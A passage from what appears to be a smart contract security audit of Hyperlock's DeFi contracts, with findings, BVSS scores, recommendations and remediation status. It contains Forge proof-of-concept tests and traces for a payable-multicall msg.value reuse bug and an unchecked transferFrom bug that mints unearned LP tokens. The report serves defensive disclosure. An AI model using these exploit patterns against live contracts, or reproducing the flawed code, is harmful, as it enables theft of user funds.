0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
```

```
000064000000000000000000000000000000000000000000000000000000000000a61d01,
0x0000000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
00000000000000000006400000000000000000000000000000000000000000000000000000000000
000064000000000000000000000000000000000000000000000000000000000000a61d01,
0x0000000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
00000000000000000006400000000000000000000000000000000000000000000000000000000000
000064000000000000000000000000000000000000000000000000000000000000a61d01,
0x0000000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
00000000000000000006400000000000000000000000000000000000000000000000000000000000
000064000000000000000000000000000000000000000000000000000000000000a61d01,
0x0000000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
00000000000000000006400000000000000000000000000000000000000000000000000000000000
000064000000000000000000000000000000000000000000000000000000000000a61d01,
0x0000000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
00000000000000000006400000000000000000000000000000000000000000000000000000000000
000064000000000000000000000000000000000000000000000000000000000000a61d01]
    ├─ [0] console::log("Attacker native balance after is: ",
990000000000000000000 [9.9e20]) [staticcall]
    │   └─ ← [Stop]
    ├─ [0] VM::assertEq(1000000000000000000000 [1e21], 1000000000000000000000
[1e21]) [staticcall]
    │   └─ ← [Return]
    ├─ [0] VM::stopPrank()
    │   └─ ← [Return]
    └─ ← [Stop]
```

From the output logs it becomes evident that, with a single `singleLiquidityIncreaseValue` passed in `msg.value`, when the Multicall mechanism is triggered, the same `msg.value` is "cloned" to all subsequent transactions, posing a significant security risk because of direct manipulation of native currency values across multiple states and external calls.

The following passing assertion also demonstrates that the **native currency was debited once (instead of 13 times)**, after a Multicall `increaseLiquidity` operatio, with the specified `singleLiquidityIncreaseValue`

```
        assertEq(attackerNativeBefore, attackerNativeAfter + singleLiq
```

BVSS

AO:A/AC:L/AX:M/C:N/I:H/A:N/D:C/Y:N/R:N/S:C (9.9)

Recommendation

To mitigate this vulnerability, it is advisable to restrict the `multicall()` function from invoking any `payable` functions. Alternatively, the contract should implement a mechanism to correctly distribute `msg.value` among the individual calls based on their intended allocations within a multicall transaction.
This can be done by removing the `payable` modifier of the `multicall()` function in the inherited `Multicall.sol` contract, so it has the following signature:

```
    function multicall(bytes[] calldata data) public returns (bytes[] r
```

Remediation Plan

SOLVED: The **Hyperlock team** has solved this issue through the commit hash `3b86bce0662a0d989dc8be6e995e463687c3306b`.

Remediation Hash

https://github.com/hyperlockfi/contracts/commit/3b86bce0662a0d989dc8be6e995e463687c3306b

7.2 TOKEN TRANSFERS CAN FAIL SILENTLY AND MINT TO ATTACKER UNWARRANTED LP TOKENS

// MEDIUM

Description

Some ERC-20 tokens do not revert when a transfer fails, for instance, due to invalid allowance or insufficient funds. Instead, they return a boolean value indicating success or failure. If the return value is not checked, transfers may fail silently, leading to incorrect internal accounting and potential loss of funds.
During the analysis of the `increaseLiquidity` function, in the `NfpBooster.sol` contract, the `transferFrom` calls for `token0` and `token1` do not check the returned boolean value. If the transfer fails due to invalid allowance or insufficient funds, the function will continue executing, potentially resulting in an unfair position for the user.
- contracts/nfp/NfpBooster.sol [Lines: 214-225]

```
214     function increaseLiquidity(IncreaseLiquidityParams memory para
215         external
216         payable
217         nonReentrant
218         onlyPositionOwner(params.tokenId)
219     {
220         (, , address token0, address token1, , , , , , , , ) = nfp
221         IERC20(token0).transferFrom(msg.sender, address(staker), p
222         IERC20(token1).transferFrom(msg.sender, address(staker), p
223         staker.increaseLiquidity{ value: msg.value }(params);
224         // Warning! Make sure you use the multicall function and c
225     }
```

It is important to mention that, the execution flow of the external function `increaseLiquidity` in the `NfpBooster.sol` contract will, ultimately, call the `addLiquidity` function in the `NfpManager` contract, which implementation is as follows:
- v3-periphery/blob/main/contracts/base/LiquidityManagement.sol [Lines: 50-89]

```
50      /// @notice Add liquidity to an initialized pool
51      function addLiquidity(AddLiquidityParams memory params)
52          internal
53          returns (
54              uint128 liquidity,
55              uint256 amount0,
56              uint256 amount1,
57              IUniswapV3Pool pool
58          )
59      {
```

```
        PoolAddress.PoolKey memory poolKey =
            PoolAddress.PoolKey({token0: params.token0, token1: pa

        pool = IUniswapV3Pool(PoolAddress.computeAddress(factory,

        // compute the liquidity amount
        {
            (uint160 sqrtPriceX96, , , , , , ) = pool.slot0();
            uint160 sqrtRatioAX96 = TickMath.getSqrtRatioAtTick(pa
            uint160 sqrtRatioBX96 = TickMath.getSqrtRatioAtTick(pa

            liquidity = LiquidityAmounts.getLiquidityForAmounts(
                sqrtPriceX96,
                sqrtRatioAX96,
                sqrtRatioBX96,
                params.amount0Desired,
                params.amount1Desired
            );
        }

        (amount0, amount1) = pool.mint(
            params.recipient,
            params.tickLower,
            params.tickUpper,
            liquidity,
            abi.encode(MintCallbackData({poolKey: poolKey, payer:
        );

        require(amount0 >= params.amount0Min && amount1 >= params.
    }
```

After a successful exploitation, the call to the `addLiquidity` function will effectively mint LP tokens to the `recipient`, in this case, the attacker.

List of known Affected Tokens:

- Basic Attention Token (BAT)
- Huobi Token (HT)
- Compound USD Coin (cUSDC)
- Ox Protocol Token (ZRX)
- EURS

This list is non-exhaustive, and there must be other unidentified tokens following the same pattern.

Proof of Concept

In order to reproduce this vulnerability, the following assumptions are made:
- Caller will specify `token0` and `token1` addresses, and they should return a valid pool, as in a regular process.
- Either `token0` or `token1` needs to return `false` in case of failure during the execution of the `transferFrom` function, which will not be interpreted by the current `NfpBooster.sol` contract's implementation.
- The contract will assume, considering no revert has occurred, that the `transferFrom` transaction has succeeded, increasing attacker's position and providing unfair advantage.

- **Proof of Concept (Forge):**

```
    function testIncreaseLiquidityWithoutApproval() public {
        // define the parameters for increasing liquidity
        IncreaseLiquidityParams memory params = IncreaseLiquidityParam
            tokenId: 1,
            amount0Desired: 1e21,
            amount1Desired: 1e21,
            amount0Min: 1e21,
            amount1Min: 1e21,
            deadline: block.timestamp + 1 hours
        });

        vm.mockCall(address(token0), abi.encodeWithSelector(IERC20.tra
        vm.mockCall(address(token1), abi.encodeWithSelector(IERC20.tra
        bytes memory encodedParams = abi.encode(params);
        vm.mockCall(address(nfp_booster), abi.encodeWithSelector(nfp_b

        vm.startPrank(address(this));
        nfp_booster.increaseLiquidity(params);
        vm.stopPrank();
    }
```

- **Output logs:**

```
  [15190] Halborn_NfpBooster_test::testIncreaseLiquidityWithoutApproval()
    ├─ [0] VM::mockCall(0xced5a3f687C68d9c1f2243AF1B83Fc5D392dbdef, 0x23b872dd,
0x0000000000000000000000000000000000000000000000000000000000000000)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0xee7665b47E25a3a1BBda213ac4DC53DccAD7e699, 0x23b872dd,
0x0000000000000000000000000000000000000000000000000000000000000000)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0x76265355029352e2130763cc2bedeb6AE31Eb975, 0x219f5d17,
0x0000000000000000000000000000000000000000000000000000000000000001000000000000
0000000000000000000000000000003635c9adc5dea00000000000000000000000000000000
```

```
0000000000000000003635c9adc5dea00000000000000000000000000000000000000000000000
0003635c9adc5dea00000000000000000000000000000000000000000000000003635c9adc5de
a00000000000000000000000000000000000000000000000000000e11)
    |   └─ ← [Return]
    ├─ [0] VM::startPrank(Halborn_NfpBooster_test:
[0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
    |   └─ ← [Return]
    ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity(IncreaseLiquidity
Params({ tokenId: 1, amount0Desired: 10000000000000000000 [1e21],
amount1Desired: 10000000000000000000 [1e21], amount0Min:
10000000000000000000 [1e21], amount1Min: 10000000000000000000 [1e21],
deadline: 3601 }))
    |   └─ ← [Return] 1, 10000000000000000000 [1e21], 10000000000000000000
[1e21]
    ├─ [0] VM::stopPrank()
    |   └─ ← [Return]
    └─ ← [Stop]
```

From the output logs it is possible to observe that, even though both `transferFrom` transactions returned `false`, the execution of the `increaseLiquidity` function continues normally, effectively inflating the attacker's position and minting undue LP tokens to the attacker.

BVSS

AO:A/AC:L/AX:M/R:N/S:C/C:N/A:M/I:M/D:L/Y:N (5.8)

Recommendation

To mitigate this vulnerability, it is recommended to check the return value of all ERC-20 `transfer` and `transferFrom` functions or use OpenZeppelin's safe transfer functions, such as those provided by the `SafeERC20` library, to ensure that failed transfers do not lead to silent failures and incorrect internal accounting.

Remediation Plan

SOLVED: The **Hyperlock team** has solved the issue, as recommended, by adding the `SafeERC20` library. The commit hash containing the update is `9a827ca2c53aeaac81ba494edad0f864557e417d`.

Remediation Hash

https://github.com/hyperlockfi/contracts/commit/9a827ca2c53aeaac81ba494edad0f864557e417d

7.3 USE TWO-STEP OWNERSHIP TRANSFER MECHANISM

// LOW

Description

The `Ownable2Step` pattern is a variant of the traditional `Ownable` pattern in smart contract design, specifically aimed at adding another layer of security for ownership transfers.
In the standard `Ownable` pattern, ownership of the contract can be transferred with a single transaction, which, while efficient, poses a security risk if the owner's account is compromised or in cases of accidental transfers to incorrect addresses.
The `Ownable2Step` pattern mitigates this risk by introducing a two-step process for ownership transfer. The current owner initiates the transfer by proposing a new owner, but the transfer only completes when the proposed new owner accepts it.
This process ensures that ownership can only be transferred to an address that consents to take over the responsibilities, thereby reducing the risk of accidental or malicious transfers.

BVSS

AO:S/AC:L/AX:L/C:N/I:H/A:H/D:N/Y:N/R:N/S:C (2.3)

Recommendation

Replace the import and inheritance of `Ownable` with `Ownable2Step`. The contract is part of the official OpenZeppelin's libraries and can be found in this GitHub link.
This will effectively implement a 2-step ownership transfer mechanism, requiring the `newOwner` to accept the pending ownership, preventing transferring the ownership of the contracts to unwanted addresses.

Remediation Plan

RISK ACCEPTED: The **Hyperlock team** has accepted the risk related to this finding.

7.4 REMOVE UNSAFE ERC-20 OPERATIONS

// LOW

Description

ERC-20 tokens have become a standard for creating fungible tokens on EVM blockchains. However, it is important to note that ERC-20 functions may not always behave as expected, leading to potential security risks and unpredictable behavior in smart contracts.
One such issue is that return values from ERC-20 functions are not always meaningful or consistent across different ERC-20 tokens, which can result in incorrect assumptions and flawed contract logic.

- contracts/balancer/FeeDistributor.sol [Line: 278]

```
278 | token.transferFrom(msg.sender, address(this), amount);
```

- contracts/balancer/FeeDistributor.sol [Line: 293]

```
293 | tokens[i].transferFrom(msg.sender, address(this), amounts[i]);
```

- contracts/balancer/FeeDistributor.sol [Line: 425]

```
425 | token.transfer(user, amount);
```

- contracts/convex/Booster.sol [Line: 669]

```
669 | IERC20(crv).transfer(treasury, crvBalBefore);
```

- contracts/nfp/NfpBooster.sol [Line: 221]

```
221 | IERC20(token0).transferFrom(msg.sender, address(staker), params.am
```

- contracts/nfp/NfpBooster.sol [Line: 222]

```
222 | IERC20(token1).transferFrom(msg.sender, address(staker), params.am
```

- contracts/nfp/NfpBooster.sol [Line: 239]

```
239 | IERC20(_token).transfer(_to, bal);
```

- contracts/nfp/NfpBooster.sol [Line: 308]

```
308 | cvxCrv.transfer(_to, rewardIncentive);
```

`

- contracts/nfp/NfpBooster.sol [Line: 311]

```
311 | cvxCrv.transfer(boosterFeeDistro, totalIncentive);
```

- contracts/nfp/NfpOps.sol [Line: 64]

```
64 | IERC20(token0).approve(address(nfpDeposits), params.amount0Desired
```

- contracts/nfp/NfpOps.sol [Line: 65]

```
65 | IERC20(token1).approve(address(nfpDeposits), params.amount1Desired
```

- contracts/nfp/NfpOps.sol [Line: 106]

```
106 | IERC20(_token).transfer(_to, bal);
```

- contracts/peripheral/NfpFaucet.sol [Line: 71]

```
71 | IERC20(token0).approve(address(nfpManager), AMOUNT);
```

- contracts/peripheral/RewardPoolDepositWrapper.sol [Line: 44]

```
44 | inputToken.approve(address(bVault), inputAmount);
```

- contracts/peripheral/RewardPoolDepositWrapper.sol [Line: 53]

```
53 | _inputToken.transfer(msg.sender, inputBalAfter);
```

- contracts/peripheral/RewardPoolDepositWrapper.sol [Line: 57]

```
57 | IERC20(pool).approve(_rewardPoolAddress, minted);
```

- contracts/points/ERC20PointsDeposits.sol [Line: 78]

```
78 | IERC20(_lpToken).transfer(msg.sender, _amount);
```

- contracts/points/ERC721PointsDeposits.sol [Line: 165]

```
165 | IERC20(token0).approve(address(nfpManager), mintParams.amount0Desi
```

- contracts/points/ERC721PointsDeposits.sol [Line: 166]

```
166 | IERC20(token1).approve(address(nfpManager), mintParams.amount1Desi
```

- contracts/points/ERC721PointsDeposits.sol [Line: 210]

```
210 | IERC20(_token).transfer(_to, _amount);
```

- contracts/rewards/AuraBalRewardPool.sol [Line: 227]

```
227 | rewardToken.transfer(rewardManager, balance);
```

BVSS

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:C (3.1)

Recommendation

To mitigate these risks, it is strongly recommended to utilize well-tested and audited libraries like OpenZeppelin's SafeERC20. This library provides a set of secure and reliable functions for performing ERC-20 operations, ensuring that the return values are consistently interpreted and that the transactions are executed as intended.
By incorporating SafeERC20, developers can significantly reduce the likelihood of unintended behavior and enhance the overall security of their smart contracts.

Remediation Plan

RISK ACCEPTED: The **Hyperlock team** has accepted the risk related to this finding.

7.5 REMOVE EIP-20 NON-COMPLIANT FUNCTIONS

// LOW

Description

Considering both functions `increaseAllowance` and `decreaseAllowance` are non-compliant to EIP-20, and therefore their usage is not recommended, unless strictly required by the smart contract's functionality. It's already known in the community that these functions may allow bad actors to execute less traditional phishing attacks - instead of the common `approve` or `permit` methods.

BVSS

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:C (3.1)

Recommendation

Consider overriding both `increaseAllowance` and `decreaseAllowance` functions in order to avoid less-common phishing attacks. The following approach would disable both functions that are non-compliant with EIP-20 specifications.

```
    function increaseAllowance(address spender, uint256 addedValue) pul
        return false;
    }

    function decreaseAllowance(address spender, uint256 addedValue) pul
        return false;
    }
```

Remediation Plan

RISK ACCEPTED: The **Hyperlock team** has accepted the risk related to this finding.

7.6 DEPRECATED OPENZEPPELIN DEPENDENCIES

// INFORMATIONAL

Description

Openzeppelin has deprecated several functions and replaced with newer versions. Please consult the official Openzeppelin's documentation in order to obtain information regarding the current stable version of the framework.

- contracts/compounder/Strategy.sol [Line: 50]

```
50 | IERC20(BAL_TOKEN).safeApprove(address(crvDepositor), 0);
```

- contracts/compounder/Strategy.sol [Line: 51]

```
51 | IERC20(BAL_TOKEN).safeApprove(address(crvDepositor), type(uint256)
```

- contracts/convex/BaseRewardPool4626.sol [Line: 44]

```
44 | IERC20(asset).safeApprove(operator, type(uint256).max);
```

- contracts/convex/Booster.sol [Line: 479]

```
479 | IERC20(token).safeApprove(rewardContract, 0);
```

- contracts/convex/Booster.sol [Line: 480]

```
480 | IERC20(token).safeApprove(rewardContract, _amount);
```

- contracts/convex/BoosterFeeDistro.sol [Line: 72]

```
72 | IERC20(cvxCrv).safeApprove(stakerRewards, 0);
```

- contracts/convex/BoosterFeeDistro.sol [Line: 73]

```
73 | IERC20(cvxCrv).safeApprove(stakerRewards, stakerIncentive);
```

- contracts/convex/CrvDepositor.sol [Line: 207]

```
207 | IERC20(minter).safeApprove(_stakeAddress, 0);
```

- contracts/convex/CrvDepositor.sol [Line: 208]

```
208 | IERC20(minter).safeApprove(_stakeAddress, _amount);
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 226]

```
226 | IERC20(token).safeApprove(stashToken, 0);
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 227]

```
227 | IERC20(token).safeApprove(stashToken, amount);
```

- contracts/convex/VoterProxy.sol [Line: 149]

```
149 | IERC20(_token).safeApprove(_gauge, 0);
```

- contracts/convex/VoterProxy.sol [Line: 150]

```
150 | IERC20(_token).safeApprove(_gauge, balance);
```

- contracts/convex/VoterProxy.sol [Line: 166]

```
166 | _asset.safeApprove(rewardDeposit, 0);
```

- contracts/convex/VoterProxy.sol [Line: 167]

```
167 | _asset.safeApprove(rewardDeposit, balance);
```

- contracts/convex/VoterProxy.sol [Line: 220]

```
220 | IERC20(crv).safeApprove(escrow, 0);
```

- contracts/convex/VoterProxy.sol [Line: 221]

```
221 | IERC20(crv).safeApprove(escrow, _value);
```

- contracts/convex/VoterProxy.sol [Line: 231]

```
231 | IERC20(crv).safeApprove(escrow, 0);
```

- contracts/convex/VoterProxy.sol [Line: 232]

```
232 | IERC20(crv).safeApprove(escrow, _value);
```

- contracts/core/AuraLocker.sol [Line: 263]

```
263 | IERC20(cvxCrv).safeApprove(cvxcrvStaking, 0);
```

- contracts/core/AuraLocker.sol [Line: 264]

```
264 | IERC20(cvxCrv).safeApprove(cvxcrvStaking, type(uint256).max);
```

- contracts/core/BalInvestor.sol [Line: 43]

```
43 | IERC20(WETH).safeApprove(address(BALANCER_VAULT), type(uint256).ma
```

- contracts/core/BalInvestor.sol [Line: 44]

```
44 | IERC20(BAL).safeApprove(address(BALANCER_VAULT), type(uint256).max
```

- contracts/core/BoosterFeeHandlerMint.sol [Line: 25]

```
25 | IERC20(crv).safeApprove(crvDepositor, 0);
```

- contracts/core/BoosterFeeHandlerMint.sol [Line: 26]

```
26 | IERC20(crv).safeApprove(crvDepositor, amountIn);
```

- contracts/peripheral/AuraClaimZapV3.sol [Line: 134]

```
134 | IERC20(_token).safeApprove(address(_spender), 0);
```

- contracts/peripheral/AuraClaimZapV3.sol [Line: 135]

```
135 | IERC20(_token).safeApprove(address(_spender), type(uint256).max);
```

- contracts/rewards/AuraBalRewardPool.sol [Line: 171]

```
171 | stakingToken.safeApprove(address(compounder), 0);
```

- contracts/rewards/AuraBalRewardPool.sol [Line: 172]

```
172 | stakingToken.safeApprove(address(compounder), amount);
```

- contracts/rewards/AuraMerkleDrop.sol [Line: 148]

```
148 | aura.safeApprove(address(auraLocker), 0);
```

- contracts/rewards/AuraMerkleDrop.sol [Line: 149]

```
149 | aura.safeApprove(address(auraLocker), _amount);
```

- contracts/rewards/AuraMerkleDropV2.sol [Line: 145]

```
145 | aura.safeApprove(address(auraLocker), 0);
```

- contracts/rewards/AuraMerkleDropV2.sol [Line: 146]

```
146 | aura.safeApprove(address(auraLocker), _amount);
```

- contracts/rewards/AuraVestedEscrow.sol [Line: 191]

```
191 | rewardToken.safeApprove(address(auraLocker), claimable);
```

- contracts/rewards/GaugeVoteRewards.sol [Line: 144]

```
144 | IERC20(_aura).safeApprove(_stashRewardDistro, type(uint256).max);
```

- contracts/rewards/GaugeVoteRewards.sol [Line: 169]

```
169 | IERC20(aura).safeApprove(_auraOFT, type(uint256).max);
```

Score

Impact:

Likelihood:

Recommendation

It is recommended to update the OpenZeppelin's library dependencies to the most recent version (v5.0), accordingly to the official documentation.

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.7 OUTDATED COMPILER VERSIONS AND FLOATING PRAGMAS

// INFORMATIONAL

Description

Outdated compiler version:
It was identified an outdated compiler version in multiple contracts
As from the official Solidity documentation, it is recommended to use the latest released version of Solidity.
It was identified that the contracts in the set under analysis are using solc version `< 0.8.0`, hence, outdated, considering the current Solidity compiler (solc) version is `0.8.25`.
Floating pragma:
Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.
- contracts/blast/BlastPointsManager.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- Found in contracts/blast/BlastYieldManager.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/blast/IBlast.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/blast/IBlastPoints.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

`

- contracts/blast/IERC20Rebasing.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/IAuraLocker.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/IBooster.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/IBoosterFeeHandler.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/INfpDeposits.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/INonfungiblePositionManager.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- contracts/interfaces/INonfungiblePositionManagerStruct.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

- Found in contracts/interfaces/IPoints.sol [Line: 2]

```
2 | pragma solidity >=0.6.12;
```

Score

Impact:

Likelihood:

Recommendation

Outdated compiler version:
Update to the most recent version of Solidity (0.8.25), by changing the pragma as follows:

```
pragma solidity 0.8.25;
```

Floating pragma:
Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.25;`

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.8 ABSENCE OF ADDRESS(0) VALIDATION IN ADDRESS STATE VARIABLE ASSIGNMENTS

// INFORMATIONAL

Description

It is essential to ensure that address state variables are assigned valid, non-zero addresses. Failing to check for `address(0)` before assigning values to address state variables can lead to unintended consequences and potential security vulnerabilities.
When an address state variable is assigned the value of `address(0)`, it essentially becomes a null or empty address. Interacting with a null address can cause unexpected behavior in smart contracts, as any function calls or value transfers to such an address will revert or fail. This can result in lost funds, broken contract logic, or other unintended consequences.
To prevent these issues, it is crucial to validate address inputs and ensure they are not equal to `address(0)` before assigning them to address state variables. By incorporating this simple check, developers can enhance the security and reliability of their smart contracts, minimizing the risk of unintended behavior and potential exploits.
- contracts/blast/BlastYieldManager.sol [Line: 32]

```
32 | BLAST = blast;
```

- contracts/blast/BlastYieldManager.sol [Line: 33]

```
33 | USDB = usdb;
```

- contracts/blast/BlastYieldManager.sol [Line: 34]

```
34 | WETHB = wethb;
```

- contracts/compounder/GenericVault.sol [Line: 64]

```
64 | strategy = _strategy;
```

- contracts/compounder/rewardHandlers/ForwarderHandler.sol [Line: 34]

```
34 | pendingOwner = _po;
```

- contracts/compounder/rewardHandlers/HandlerBase.sol [Line: 37]

```
37 | pendingOwner = _po;
```

- contracts/convex/ArbitartorVault.sol [Line: 37]

```
37 | operator = _op;
```

- contracts/convex/BaseRewardPool.sol [Line: 114]

```
114 | rewardManager = rewardManager_;
```

- contracts/convex/BaseRewardPool4626.sol [Line: 43]

```
43 | asset = lptoken_;
```

- contracts/convex/Booster.sol [Line: 152]

```
152 | owner = _owner;
```

- contracts/convex/Booster.sol [Line: 162]

```
162 | feeManager = _feeM;
```

- contracts/convex/Booster.sol [Line: 172]

```
172 | poolManager = _poolM;
```

- contracts/convex/Booster.sol [Line: 189]

```
189 | stashFactory = _sfactory;
```

- contracts/convex/Booster.sol [Line: 195]

```
195 | rewardFactory = _rfactory;
```

- contracts/convex/Booster.sol [Line: 196]

```
196 | tokenFactory = _tfactory;
```

- contracts/convex/Booster.sol [Line: 209]

```
209 | voteDelegate = _voteDelegate;
```

- Found in contracts/convex/Booster.sol [Line: 222]

```
222 | lockRewards = _rewards;
```

- contracts/convex/Booster.sol [Line: 223]

```
223 | stakerRewards = _stakerRewards;
```

- contracts/convex/Booster.sol [Line: 234]

```
234 | boosterFeeDistro = _distro;
```

- contracts/convex/Booster.sol [Line: 243]

```
243 | boosterFeeHandler = _handler;
```

- contracts/convex/Booster.sol [Line: 253]

```
253 | nfpBooster = _booster;
```

- contracts/convex/Booster.sol [Line: 326]

```
326 | treasury = _treasury;
```

- contracts/convex/Booster.sol [Line: 338]

```
338 | bridgeDelegate = _bridgeDelegate;
```

- contracts/convex/BoosterOwner.sol [Line: 90]

```
90 | owner = _owner;
```

- contracts/convex/BoosterOwner.sol [Line: 104]

```
104 | pendingowner = _owner;
```

- contracts/convex/CrvDepositor.sol [Line: 58]

```
58 | daoOperator = _daoOperator;
```

- contracts/convex/CrvDepositor.sol [Line: 63]

```
63 | feeManager = _feeManager;
```

- contracts/convex/CrvDepositor.sol [Line: 68]

```
68 | daoOperator = _daoOperator;
```

- contracts/convex/DepositToken.sol [Line: 32]

```
32 | operator = _operator;
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 81]

```
81 | operator = _operator;
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 82]

```
82 | staker = _staker;
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 83]

```
83 | gauge = _gauge;
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 84]

```
84 | rewardFactory = _rFactory;
```

- contracts/convex/ExtraRewardStashV3.sol [Line: 159]

```
159 | rewardHook = _hook;
```

- contracts/convex/PoolManagerV3.sol [Line: 40]

```
40 | operator = _operator;
```

- contracts/convex/PoolManagerV3.sol [Line: 48]

```
48 | operator = _operator;
```

- contracts/convex/StashFactoryV2.sol [Line: 46]

```
46 | implementation = _implementation;
```

- contracts/convex/StashToken.sol [Line: 45]

```
45 | operator = _operator;
```

- contracts/convex/StashToken.sol [Line: 46]

```
46 | rewardPool = _rewardPool;
```

- contracts/convex/StashToken.sol [Line: 47]

```
47 | baseToken = _baseToken;
```

- contracts/convex/VirtualBalanceRewardPool.sol [Line: 116]

```
116 | operator = op_;
```

- contracts/convex/VoterProxy.sol [Line: 53]

```
53 | mintr = _mintr;
```

- contracts/convex/VoterProxy.sol [Line: 56]

```
56 | gaugeController = _gaugeController;
```

- contracts/convex/VoterProxy.sol [Line: 77]

```
77 | owner = _owner;
```

- contracts/convex/VoterProxy.sol [Line: 87]

```
87 | withdrawer = _withdrawer;
```

- contracts/convex/VoterProxy.sol [Line: 88]

```
88 | rewardDeposit = _rewardDeposit;
```

- contracts/convex/VoterProxy.sol [Line: 98]

```
98 | gaugeController = _gaugeController;
```

- contracts/convex/VoterProxy.sol [Line: 99]

```
99 | mintr = _mintr;
```

- contracts/convex/VoterProxy.sol [Line: 111]

```
111 | operator = _operator;
```

- contracts/convex/VoterProxy.sol [Line: 121]

```
121 | depositor = _depositor;
```

- contracts/nfp/NfpOps.sol [Line: 35]

```
35 | nfpBooster = _nfpBooster;
```

- contracts/rewards/AuraMerkleDrop.sol [Line: 86]

```
86 | dao = _newDao;
```

- contracts/rewards/AuraMerkleDropV2.sol [Line: 79]

```
79 | dao = _newDao;
```

- contracts/rewards/AuraVestedEscrow.sol [Line: 61]

```
61 | admin = admin_;
```

- contracts/rewards/AuraVestedEscrow.sol [Line: 81]

```
81 | admin = _admin;
```

- contracts/rewards/GaugeVoteRewards.sol [Line: 179]

```
179 | distributor = _distributor;
```

Score

Impact:

Likelihood:

Recommendation

It is recommended to validate address inputs and ensure they are not equal to `address(0)` before assigning them to address state variables. By incorporating this simple check, developers can enhance the security and reliability of their smart contracts, minimizing the risk of unintended behavior and potential exploits.

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.9 FUNCTIONS UNUSED INTERNALLY COULD BE MARKED EXTERNAL

// INFORMATIONAL

Description

Functions that are not called internally can be marked as `external` instead of `public`. By doing so, developers can optimize gas consumption and improve contract efficiency.
External functions are more gas-efficient than public functions, as they do not create an additional internal function call within the contract.
- contracts/compounder/AuraBalVault.sol [Line: 38]

```
38 | function harvest() public override {
```

- contracts/compounder/GenericVault.sol [Line: 248]

```
248 | function asset() public view returns (address) {
```

- contracts/compounder/GenericVault.sol [Line: 253]

```
253 | function totalAssets() public view returns (uint256) {
```

- contracts/compounder/GenericVault.sol [Line: 259]

```
259 | function convertToShares(uint256 _assets) public view returns (uir
```

- contracts/compounder/GenericVault.sol [Line: 309]

```
309 | function maxDeposit(address) public pure returns (uint256) {
```

- contracts/compounder/GenericVault.sol [Line: 315]

```
315 | function previewDeposit(uint256 _assets) public view returns (uint
```

- contracts/compounder/GenericVault.sol [Line: 333]

```
333 | function mint(uint256 shares, address receiver) public returns (ui
```

- contracts/compounder/GenericVault.sol [Line: 340]

```
340 | function maxWithdraw(address _owner) public view returns (uint256)
```

- contracts/compounder/GenericVault.sol [Line: 353]

```
353 | function withdraw(
```

- contracts/compounder/Strategy.sol [Line: 91]

```
 91 | function totalUnderlying() public view returns (uint256 total) {
```

- contracts/compounder/Strategy.sol [Line: 96]

```
 96 | function stake(uint256 _amount) public onlyVault {
```

- contracts/compounder/Strategy.sol [Line: 109]

```
109 | function harvest() public onlyVault {
```

- contracts/convex/BaseRewardPool.sol [Line: 102]

```
102 | function init(
```

- contracts/convex/BaseRewardPool.sol [Line: 192]

```
192 | function stakeFor(address for, uint256 amount) public returns (boo
```

- contracts/convex/BaseRewardPool4626.sol [Line: 36]

```
 36 | function init(
```

- contracts/convex/BaseRewardPool4626.sol [Line: 266]

```
266 | function allowance(address owner, address spender) public view vir
```

- contracts/convex/BaseRewardPool4626.sol [Line: 277]

```
277 | function approve(address spender, uint256 amount) public virtual c
```

- contracts/convex/Booster.sol [Line: 554]

```
